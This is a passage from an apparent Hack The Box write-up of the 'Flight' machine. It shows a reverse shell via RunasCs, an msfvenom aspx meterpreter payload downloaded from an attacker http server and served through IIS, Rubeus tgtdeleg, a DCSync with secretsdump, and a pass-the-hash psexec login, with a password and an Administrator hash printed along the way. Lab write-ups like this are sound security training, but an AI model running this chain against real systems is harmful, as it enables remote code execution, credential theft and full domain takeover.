Then I uploaded RunasCs to the victim, and got a reverse shell as c.bum:


```
.\RunasCs.exe c.bum Tikkycoll_431012284 "cmd.exe" -d flight.htb -l 2 -r 10.10.14.14:443
```

Immediately, I got the connection back, this tim as c.bum.

I used my meterpreter session from earlier to establish a port forward, to get access to the local port 8000:

```
meterpreter > portfwd add -l 8000 -p 8000 -L 127.0.0.1 -r 127.0.0.1
[*] Forward TCP relay created: (local) 127.0.0.1:8000 -> (remote) 127.0.0.1:8000
```

With that, I could access the webpage in my browser:



As this is IIS, I can craft a malicious aspx file, upload it to the victim, write to the development folder (where this website's files are served from) and then access the aspx file to trigger the command execution.

I generated a malicious aspx file:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=21 -f aspx -o shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3666 bytes
Saved as: shell.aspx
```

I configured my multi/handler to wait for connections:

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.14:21
```

I started a python http server to serve my aspx file:

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

With my shell as c.bum, I grabbed the shell and saved it to the development folder of IIS:

```
C:\inetpub\development>powershell iwr 10.10.14.14/shell.aspx -o shell.aspx
```

Then I accessed the shell via the web browser, taking advantage of the port forwarding technique set earlier. Immediately, I got a connection back:

```
[*] Sending stage (203846 bytes) to 10.10.11.187
[*] Meterpreter session 2 opened (10.10.14.14:21 -> 10.10.11.187:50067) at 2025-07-01 16:34:54 -0300
```

This time, as IIS AppPool:


```
meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
```

Vertical Privilege Escalation: Unconstrained Delegation

Initially I tried to escalate to SYSTEM by using "getsystem" from meterpreter, keeping in mind that this is basically a LOCAL SERVICE account, with impersonation privileges:

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege
```

I tried running getsystem but it didn't work:


```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

```
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

I also tried with PrintSpoofer and JuicyPotato, but neither did work.

As the `IIS APPPOOL\DefaultAppPool`, I can delegate a TGT and effectively compromise the entire domain by performing a DCSync.

To do this, I did transfer Rubeus.exe to the target machine, and ran:



To get a TGT for the machine account (the DC itself). The command:

```
.\rubeus.exe tgtdeleg /nowrap
```

Then I copied the ticket to my attacking machine, base64-decoded it, and converted it to ccache:

```
user@attackbox:~/hacking/htb/machines/hard/flight$ nano g0.ticket.kirbi.b64
user@attackbox:~/hacking/htb/machines/hard/flight$ cat g0.ticket.kirbi.b64 | base64 -d > g0.ticket.kirbi
user@attackbox:~/hacking/htb/machines/hard/flight$ ticketConverter.py g0.ticket.kirbi g0.ccache
```


With **g0.ccache** in hands, it's just a matter of performing a **DCSync**:

```
$ export KRB5CCNAME=./g0.ccache
$ secretsdump.py -k -no-pass g0.flight.htb
```

With that, I have the NTLM hash for Administrator:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
```

Which can be used to get a highly privileged shell in the DC, effectively compromising the entire domain:

```
$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c administrator@g0.flight.htb
/home/user/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as a
  import pkg_resources
Impacket v0.13.0.dev0+20250605.14806.5f78065 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on g0.flight.htb.....
[*] Found writable share ADMIN$
[*] Uploading file ATCtxpeL.exe
[*] Opening SVCManager on g0.flight.htb.....
[*] Creating service NBAN on g0.flight.htb.....
[*] Starting service NBAN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
```

```
   IPv6 Address. . . . . . . . . . . : dead:beef::13d
   IPv6 Address. . . . . . . . . . . : dead:beef::e582:41d4:1302:ba1
   Link-local IPv6 Address . . . . . : fe80::e582:41d4:1302:ba1%6
   IPv4 Address. . . . . . . . . . . : 10.10.11.187
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:c0a4%6
                                       10.10.10.2

C:\Windows\system32>
```